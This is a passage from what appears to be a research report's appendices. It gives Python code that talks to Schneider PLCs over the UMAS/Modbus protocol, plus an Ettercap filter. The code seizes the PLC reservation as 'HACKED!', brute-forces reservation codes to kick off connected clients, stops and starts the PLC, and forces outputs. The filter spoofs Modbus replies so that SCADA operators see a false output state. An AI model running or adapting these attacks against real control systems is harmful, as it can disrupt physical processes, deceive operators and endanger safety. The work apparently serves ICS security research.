    if read_id_response["success"]:
        print("PLC Name:", read_id_response["plc_id"])
        print("PLC Firmware Version:", read_id_response["plc_fw_version"])
    else:
        print("[-] Failed to read_id")

    read_project_info_response = read_project_info(s)
    if read_project_info_response["success"]:
        print("Project Name:", read_project_info_response["project_name"])
        project_version = (
            str(read_project_info_response["project_major_version"])
            + "."
            + str(read_project_info_response["project_minor_version"])
            + "."
            + str(read_project_info_response["project_build_version"])
        )
        print("Project Version:", project_version)
        print("Last Rebuild All:",
read_project_info_response["last_rebuild_datetime"])
        print(
            "Last Partial Build:",
            read_project_info_response["last_partial_build_datetime"],
        )
    else:
        print("[-] Failed to read_project_info")

    init_comms_response = init_comms(s)
    if init_comms_response["success"]:
        if init_comms_response["plc_already_reserved"]:
            print(
                "The PLC is currently connected to",
                str(init_comms_response["client_name_already_connected"], "utf-8"),
            )
        else:
            print("The PLC is not connected to any clients")
    else:
        print("[-] Failed to init_comms")

    read_plc_info_response = read_plc_info(s)
    if read_plc_info_response["success"]:
        if read_plc_info_response["plc_running"] == None:
            print("PLC in Unknown State")
        elif read_plc_info_response["plc_running"] == True:
            print("PLC is Running")
        elif read_plc_info_response["plc_running"] == False:
            print("PLC is Stopped")
        else:
            print("Error establishing PLC State")
    else:
        print("[-] Failed to read_plc_info")


def read_id(s):
    # UMAS Function Code 0x02 - READ_ID: Request a PLC ID
    """
    Sent: b'\x00\x00\x00\x00\x00\x04\x0bZ\x00\x02'
    Recv: b'\x00\x00\x00\x00\x000\x0bZ\x00\xfe\x0e0\x0b\x01\x00\x00\x00\x00
\x02\x00\x00\t\x00\x0e\x0b\x01\x02\x00\x00\x00\x00\x0cBME P58
1020\x01\x01\x01\x00\x00\x00\x00J\x00'

b'0000000000300b5a00fe0e300b01000000002002000009000e0b0102000000000c424d4520503538203
1303230010101000000004a00'

    Family - 0e
    PLC Type - 30
    PLC ID - 0b01
    PLC Model - 0000
    Unknown - 0000
    FW Version - 2002
    Patch Verion - 0000
    Ir - 0900
    HW ID - 0e0b
    FWLoc - 0102
    Unknown - 00000000
    Device Type Length - 0c
    PLC type - 424d4520503538203130323
    Memory Bank 1 - 010101000000004a00
    Returns:
    response['data'] - read_id_response data
    response['success'] - True/False if read has been successful
    response['plc_id'] - The name of the PLC
    response['plc_fw_version'] - Firware version of the PLC
    """
    read_id_fc = "0002"
    response = {}

    data = "5a" + read_id_fc
    read_id_response = send_umas(s, data)
    response["data"] = read_id_response

    # PLC Name Length is at byte 32
    # PLC Name starts at byte 33 for a length defined in byte 32
    if read_id_response[8] == 0x00 and read_id_response[9] == 0xFE:
        response["success"] = True

        plc_id_length = int(read_id_response[32])
        plc_id = read_id_response[33 : 33 + plc_id_length].decode("utf-8")
        response["plc_id"] = plc_id

        plc_fw_version = (
            str(binascii.hexlify(read_id_response), "utf-8")[38:40]
            + "."
            + str(binascii.hexlify(read_id_response), "utf-8")[36:38]
        )
        response["plc_fw_version"] = plc_fw_version
    else:
        response["success"] = False

    return response


def read_project_info(s):
    # UMAS Function Code 0x03 - READ_PROJECT INFO: Reads Project Info from the PLC
    """
    Sent: b'\x00\x00\x00\x00\x00\x05\x0bZ\x00\x03\x00'
    Recv:
b'\x00\x00\x00\x00\x003\x0bZ\x00\xfe\x03\r\x00\x00\xa2\x9b\x02\x00\x00\x03\r\x00\x00\
xa2\x9b\x02\x00\x00\x04"3\x0b\x0c\x03\xe4\x07\x04"3\x0b\x0c\x03\xe4\x07\x13\x00\x00\x
00\x08Project\x00'
    b'0000000000330b5a00fe 030d0000a29b020000 030d0000a29b020000 0422330b0c03e407
0422330b 0c03e407 1300 0000 08 50726f6a65637400'

    """
    response = {}

    read_project_info_fc = "000300"
    data = "5a" + read_project_info_fc
    read_project_info_response = send_umas(s, data)
    if read_project_info_response[8] == 0x00 and read_project_info_response[9] ==
0xFE:
        response["success"] = True
        response["data"] = read_project_info_response

        # These can all be seen and vaildated by right clicking on the Project Name
and selecting Properties in Unity
        response["last_rebuild_all_secs"] = read_project_info_response[29]
        response["last_rebuild_all_mins"] = read_project_info_response[30]
        response["last_rebuild_all_hrs"] = read_project_info_response[31]

        response["last_rebuild_all_day"] = read_project_info_response[32]
        response["last_rebuild_all_month"] = read_project_info_response[33]
        response["last_rebuild_all_year"] = int.from_bytes(
            read_project_info_response[34:36], byteorder="little", signed=False
        )

        response["last_rebuild_datetime"] = datetime.datetime(
            response["last_rebuild_all_year"],
            response["last_rebuild_all_month"],
            response["last_rebuild_all_day"],
            response["last_rebuild_all_hrs"],
            response["last_rebuild_all_mins"],
            response["last_rebuild_all_secs"],
        )

        response["last_partial_build_secs"] = read_project_info_response[37]
        response["last_partial_build_mins"] = read_project_info_response[38]
        response["last_partial_build_hrs"] = read_project_info_response[39]

        response["last_partial_build_day"] = read_project_info_response[40]
        response["last_partial_build_month"] = read_project_info_response[41]
        response["last_partial_build_year"] = int.from_bytes(
            read_project_info_response[42:44], byteorder="little", signed=False
        )

        response["last_partial_build_datetime"] = datetime.datetime(
            response["last_partial_build_year"],
            response["last_partial_build_month"],
            response["last_partial_build_day"],
            response["last_partial_build_hrs"],
            response["last_partial_build_mins"],
            response["last_partial_build_secs"],
        )

        project_name_length = int(read_project_info_response[48])
        response["project_name"] = read_project_info_response[
            49 : 48 + project_name_length
        ].decode("utf-8")
        response["project_major_version"] = read_project_info_response[47]
        response["project_minor_version"] = read_project_info_response[46]
        response["project_build_version"] = int.from_bytes(
            read_project_info_response[44:46], byteorder="little", signed=False
        )

    else:
        response["success"] = False

    return response


def read_plc_info(s):
    # UMAS Function Code 0x04 - READ_PLC_INFO: Reads Internal PLC Info

    """

b'\x00\x00\x00\x00\x00F\x0bZ\x00\xfe\x02\x8a\x8c\x06zs\x98\n\xda\xb8S\x14\x00\x00\x00
\x00\xbe|\'"\xbe|\'"\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x03\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x08\x04\x00\x01\x
01\x00\x00\xfa\x00'
    b'0000000000460b5a00fe
028a8c067a73980adab8531400000000be7c2722be7c272203000000000000000000000000000000000000
00301000000000000000000000000108040001010000fa00'
    b'0000000000460b5a00fe
038a0c067a73980adab8531400000000be7c2722be7c272203000000000000000000000000000000000000
00301000000000000000000000000108040002010000fa00'
    b'0000000000460b5a00fe
038a0c067a73980adab8531400000000be7c2722be7c272203000000000000000000000000000000000000
00301000000000000000000000000108040002010000fa00'
    b'0000000000460b5a00fe
028a8c067a73980adab8531400000000be7c2722be7c272203000000000000000000000000000000000000
00301000000000000000000000000108040001010000fa00'
    """

    response = {}

    read_plc_info_fc = "0004"
    data = "5a" + read_plc_info_fc

    read_plc_info_response = send_umas(s, data)
    response["data"] = read_plc_info_response

    if read_plc_info_response[8] == 0x00 and read_plc_info_response[9] == 0xFE:
        response["success"] = True

        response["plc_status_raw"] = read_plc_info_response[70]

        if response["plc_status_raw"] == 1:
            response["plc_running"] = False
        elif response["plc_status_raw"] == 2:
            response["plc_running"] = True
        else:
            response["plc_running"] = None

        # Create Shifted CRC
        # Get little endian of bytes 18:22
        crc = int.from_bytes(
            read_plc_info_response[18:22], byteorder="little", signed=False
        )
        # Bit shift left one position
        shifted_crc = crc << 1
        # Return shifted crc to little endian
        shifted_crc = struct.pack("<I", shifted_crc)

        response["shifted_crc"] = shifted_crc
        response["crc"] = read_plc_info_response[18:22]

    else:
        response["success"] = False

    return response


def check_plc(s):
    # UMAS Function Code 0x58 - CHECK_PLC: Check PLC Connection Status

    """

    """
    response = {}

    return respose


def init_comms(s):
    # UMAS Function Code 0x01 - INIT_COMM: Initialize a UMAS communication
    """
    Sent: b'\x00\x00\x00\x00\x00\x05\x0bZ\x00\x01\x00'
    If no Reservation exists you get the following
    Recv:
b'\x00\x00\x00\x00\x00\x11\x0bZ\x00\xfe\xfd\x03\x00\x06\x00\x002\x00\x00\x00\x00\x00\
x00'
    If another client has it reserved you get the following
    Recv:
b'\x00\x00\x00\x00\x00\x18\x0bZ\x00\xfe\xfd\x03\x00\x06\x00\x002\x00\n\x03\x00\x00\x0
7JOHN-PC'

    Returns:
    response['data'] - init_comms_response data
    response['success'] - True/False if init_comms has been succesful
    response['max_frame_size'] - Max frams size allowed from PLC
    response['plc_already_reserved'] - True/False is PLC is alread reserved by
another client
    response['client_name_already_connected'] - Client name already connected to PLC
    """
    init_comms_fc = "000100"
    response = {}

    # INIT_COMMS
    data = "5a" + init_comms_fc
    init_comms_response = send_umas(s, data)
    response["data"] = init_comms_response
    response["max_frame_size"] = int.from_bytes(
        init_comms_response[10:12], byteorder="little", signed=False
    )

    if init_comms_response[22] == 0x00:
        response["plc_already_reserved"] = False
    else:
        response["plc_already_reserved"] = True
        response["client_name_already_connected"] = init_comms_response[23:]

    if init_comms_response[8] == 0x00 and init_comms_response[9] == 0xFE:
        response["success"] = True
    else:
        response["success"] = False

    return response


def take_plc_reservation(s, owner=b"HACKED!"):

    # UMAS Function Code 0x10 - TAKE_PLC_RESERVATION: Assign an "owner" to the PLC
    """
    Sent: b'\x00\x00\x00\x00\x00\x10\x0bZ\x00\x10\x16*\x00\x00\x07HACKED!'
    Recv: b'\x00\x00\x00\x00\x00\x05\x0bZ\x00\xfe\xba'

    Returns:
    response['data'] - take_plc_reservation_response data
    response['success'] - True/False if take_plc_reservation was successful
    response['reservation_code'] - Reservation code to be used for client connections
    """

    # Create the byte array for the owner string
    owner_hex_str = str(binascii.hexlify(owner), "ascii")
    owner_length = len(owner)
    owner_length_hex_str = format(owner_length, "02X")

    take_plc_reservation = "0010162a0000" + owner_length_hex_str + owner_hex_str
    # take_plc_reservation = '0010162a00000748414434b454421'
    response = {}
    # TAKE_PLC_RESERVATION
    data = "5a" + take_plc_reservation
    take_plc_reservation_response = send_umas(s, data)
    response["data"] = take_plc_reservation_response

    if (
        take_plc_reservation_response[8] == 0x00
        and take_plc_reservation_response[9] == 0xFE
    ):
        response["success"] = True
        response["reservation_code"] = hex(take_plc_reservation_response[10])[2:]
    else:
        response["success"] = False

    return response


def release_plc_reservation(s, reservation_code=None):
    # UMAS Function Code 0x11 - RELEASE_PLC_RESERVATION

    """
    Unsuccessful
    Sent: b'\x00\x00\x00\x00\x00\x04\x0bZ\xc8\x11'
    Recv: b'\x00\x00\x00\x00\x00\x0e\x0bZ\xc8\xfd\x81\x80\xc0\xc6-
\x00\x00\x00\x00\x00'
    Successful
    Sent: b'\x00\x00\x00\x00\x00\x04\x0bZ\xc9\x11'
    Recv: b'\x00\x00\x00\x00\x00\x04\x0bZ\xc9\xfe'

    Returns:
    response['data'] - release_plc_reservation_response data
    response['success'] - True/False if release_plc_reservation is successful
    """

    response = {}
    print("In Function")
    # Hack to kick off any connected clients
    if reservation_code is None:
        for i in range(1, 255):

            # Put integer into doub le digit hex format
            i = format(i, "02X")

            release_plc_reservation = str(i) + "11"
            data = "5a" + release_plc_reservation

            release_plc_reservation_response = send_umas(s, data)

            if release_plc_reservation_response[9] == 0xFE:
                print("******* Reservation Forced Off ***********")
                response["data"] = release_plc_reservation_response
                response["success"] = True
                break

    else:
        release_plc_reservation = reservation_code + "11"

        data = "5a" + release_plc_reservation
        release_plc_reservation_response = send_umas(s, data)
        response["data"] = release_plc_reservation_response

        if release_plc_reservation_response[9] == 0xFE:
            response["success"] = True
        else:
            response["success"] = False

    return response


def stop_plc(s, reservation_code):

    # UMAS Function Code 0x41 - STOP PLC

    """

    Sent: b'\x00\x00\x00\x00\x00\x06\x0bZ\xbcA\xff\x00'
    Recv: b'\x00\x00\x00\x00\x00\x04\x0bZ\xbc\xfe'

    Returns:
    response['data'] - stop_plc_response data
    response['success'] - True/False if stop_plc has been successful
    """
    stop_plc_fc = "41ff00"
    data = "5a" + str(reservation_code) + stop_plc_fc
    print("d:", data)
    response = {}

    stop_plc_response = send_umas(s, data)
    response["data"] = stop_plc_response

    if stop_plc_response[9] == 0xFE:
        response["success"] = True
    else:
        response["success"] = False

    return response


def start_plc(s, reservation_code):
    # UMAS Function Code 0x40 - START PLC

    """

    Sent: b'\x00\x00\x00\x00\x00\x06\x0bZ\xe0@\xff\x00'
    Recv: b'\x00\x00\x00\x00\x00\x04\x0bZ\xe0\xfe'
    Returns:
    response['data'] - start_plc_response data
    response['success'] - True/False is start_plc has been successful
    """

    start_plc_fc = "40ff00"
    data = "5a" + str(reservation_code) + start_plc_fc
    response = {}

    start_plc_response = send_umas(s, data)
    response["data"] = start_plc_response

    if start_plc_response[9] == 0xFE:
        response["success"] = True
    else:
        response["success"] = False

    return response


def force_output(
    s, reservation_code, output, force_on=False, force_off=False, unforce=False
):

    # UMAS Function Code 0x50 - MONITOR PLC

    """
    Sent:
b'\x00\x00\x00\x00\x00&\x0bZ\x1cP\x15\x00\x03\x01\x04D\x00\x0c\x00\x03\x04\x00\x00\x0
c\x00\x0c\x013\x00K\x03\x00\x00\x0b\x00\x01\x02\x05\x01\x04\x00\x00\x00\x04'
    Recv: b'\x00\x00\x00\x00\x00\x04\x0bZ\x1c\xfe'

    Returns:
    response['data'] - force_output_response data
    response['success'] - True/False is force_output_response has been successful
    """
    response = {}

    # FORCE OUTPUT OFF
    # TODO: This is for a specific output. Need to figure out addressing
    # output = '6d' # Output 1 (Channel 16)
    # output = '6f' # Output 2 (Channel 17)
    if force_on:
        force_code = "03"
    elif force_off:
        force_code = "02"
    elif unforce:
        force_code = "04"

    force_output = (
        "501500030104440000c00030400000c000c013300"
        + output
        + "0300000b0001"
        + force_code
        + "05010400000004"
    )
    data = "5a" + reservation_code + force_output
    force_output_response = send_umas(s, data)

    response["data"] = force_output_response

    if force_output_response[9] == 0xFE:
        response["success"] = True
    else:
        response["success"] = False

    return response


def read_sw(
    s,
    reservation_code,
    starting_address=50,
    length=1,
    continuous=False,
    update_freq=0.5,
):

    # UMAS Function Code 0x50 - MONITOR PLC

    # Build up Staring %SW Address (little endian)
    sw = (starting_address * 2) + 0x50
    sw = format(sw, "04X").lower()
    sw = sw[2:] + sw[:2]

    # Build up length of words to be read
    length1 = 0x0E + (2 * length)
    length1 = format(length1, "02X").lower()

    length2 = 2 * length
    length2 = format(length2, "02X").lower()

    # Build up read_sw data string
    read_sw = (
        "5015000301010000"
        + length1
        + "00030100000c0015"
        + length2
        + "002b00"
        + sw
        + "00000c000105010400000001"
    )
    read_sw_data = "5a" + reservation_code + read_sw

    # Build up read_memory_value data string
    read_memory_values = "5015000209010c00" + length2 + "0007"
    read_memory_values_data = "5a" + reservation_code + read_memory_values

    response = {}

    keep_running = True
    while keep_running:
        read_sw_response = send_umas(s, read_sw_data)

        if read_sw_response[9] == 0xFE:
            read_memory_values_response = send_umas(s, read_memory_values_data)
            # print('Read Memory Values Response:', read_memory_values_response)

            number_of_bytes_response = read_memory_values_response[11]
            number_of_sw_response = int(number_of_bytes_response / 2)
            response["sw"] = {}
            for i in range(number_of_sw_response):
                response["sw"][str(starting_address + i)] =
read_memory_values_response[
                    13 + (2 * i) : 15 + (2 * i)
                ].hex()
                print(
                    f"%SW {starting_address+i}:
{read_memory_values_response[13+(2*i):15+(2*i)].hex()}"
                )
            print(80 * "-")
        else:
            print("Read SW Error Code:", read_sw_response[9])
            print("Read SW Response:", read_sw_response)

        keep_running = continuous
        if keep_running:
            time.sleep(update_freq)

    # Build up response data
    if read_memory_values_response[9] == 0xFE:
        response["success"] = True
    else:
        response["success"] = False

    response["data"] = read_memory_values_response

    return response


def read_dictionary(s):
    response = {}
    response["dictionary"] = {}

    variable_types = {0x01: "BOOL", 0x04: "INT", 0x19: "EBOOL", 0x1A: "CTU"}

    # Get CRC from read_plc_info
    read_plc_info_response = read_plc_info(s)
    crc = read_plc_info_response["crc"]
    crc = binascii.hexlify(crc).decode("utf-8")

    shifted_crc = read_plc_info_response["shifted_crc"].hex()

    # Build Read Dictionary data
    read_dictionary_fc = "0026"
    data = "5a" + read_dictionary_fc + "02fb03" + crc + "ffff00000000"

    read_dictionary_response = send_umas(s, data)
    response["data"] = read_dictionary_response

    variables = read_dictionary_response[17:]

    # Starting at byte 17, the variables have the following syntax
    # <10 Bytes><Variable Name (variable no of bytes)>\0x00
    # 10 Bytes are as follows:
    # variable type (1 byte) - block number (2 bytes little endian) - relative offset
(2 bytes) - base offset (2 bytes) - unknown (3 bytes)
    # unknown seems to always be 00ff01

    i = 0
    while i < len(variables):

        if variables[i] in variable_types:
            v_type = variable_types[variables[i]]
        else:
            v_type = None

        v_block = variables[i + 2 : i : -1]
        v_relative_offset = variables[i + 4]
        v_base_offset = variables[5:7]

        i = i + 10
        v = ""

        while variables[i] != 0x00:
            v = v + chr(variables[i])
            i += 1

        if v != "" and variables[i] == 0x00:
            response["dictionary"][v] = {
                "type": v_type,
                "block": v_block,
                "base_offset": v_base_offset,
                "relative_offset": v_relative_offset,
            }
            i += 1

    return response


def read_unlocated_variable(s, variable_name):

    """
    Results from Wireshark captures:
    counter1_value (INT)
    0022 1bf47323 01 02 9600 01 0000 00
    00fe3700

    test2 (INT)
    0022 1bf47323 01 02 9600 01 0000 02
    00feaa00

    motor_speed (INT)
    0022 1bf47323 01 02 2b00 01 0100 a4
    00fe0401

    one_sec (BOOL)
    0022 1bf47323 01 01 2e00 01 0000 02
    00fe00

    motor1 (EBOOL)
    0022 1bf47323 01 00 3300 01 0300 49
    00fe03

    """

    response = {}

    data_dictionary = read_dictionary(s)

    variable_types = {"EBOOL": "00", "BOOL": "01", "INT": "02"}

    if variable_name in data_dictionary["dictionary"]:
        variable_type = data_dictionary["dictionary"][variable_name]["type"]
        if variable_type in variable_types:
            v = data_dictionary["dictionary"][variable_name]

            variable_type_code = variable_types[variable_type]
            variable_block = str(v["block"].hex())
            variable_base_offset = str(v["base_offset"].hex())
            variable_relative_offset = str(format(v["relative_offset"], "02X"))

            data = "5a0022"
            get_dict_crc = send_umas(s, data)[-4:].hex()

            # Construct data to read value
            data = (
                "5a"
                + "0022"
                + get_dict_crc
                + "01"
                + variable_type_code
                + variable_block
                + "01"
                + variable_base_offset
                + variable_relative_offset
            )
            # data = '5a' + '0022' + '1bf47323' + '01' + variable_type_code +
variable_block + '01' + variable_base_offset + variable_relative_offset

            read_unlocated_variable_response = send_umas(s, data)
            value = int.from_bytes(
                read_unlocated_variable_response[10:], byteorder="little"
            )
            response["data"] = read_unlocated_variable_response
            response["success"] = True
            response["value"] = value
            response["variable"] = variable_name
            response["variable_type"] = variable_type

    else:
        response["success"] = False
        response["variable"] = variable_name
        print(f"{variable_name} is not in the dictionary")
        print("Data Dictionary:", data_dictionary)

    return response


def send_umas(s, data):
    global verbose_output

    # Create the base Modbus ADU
    adu = ModbusADURequest(len=0x05, unitId=11)

    # Set the Modbus Data length
    # print('Debug:', data)
    data = bytes.fromhex(data)
    adu.len = len(data) + 1

    # Construct the TCP/IP Packet
    packet = adu / data

    # Send packet on the wire
    s.send(bytes(packet))
    if verbose_output:
        print("Sent:", bytes(packet))

    resp = s.recv(1024)
    if verbose_output:
        print("Recv:", resp)
    return resp


if __name__ == "__main__":
    main()
```

APPENDIX B – ETTERFILTER CODE

```
################################################################################
########
# Created by John Wiltshire
# Replaces a Modbus packet with data to trick the SCADA to think the output is on
################################################################################
########


# IP Address of PLC is 192.168.1.200
if (ip.src == '192.168.1.200') {


  msg("Injecting SCADA packet\n");


replace("\x03\x06\x00\x00\x00\x00\x00\x00","\x03\x06\x00\x00\x00\x00\x00\x01");
  msg("Injected SCADA packet\n");
}
```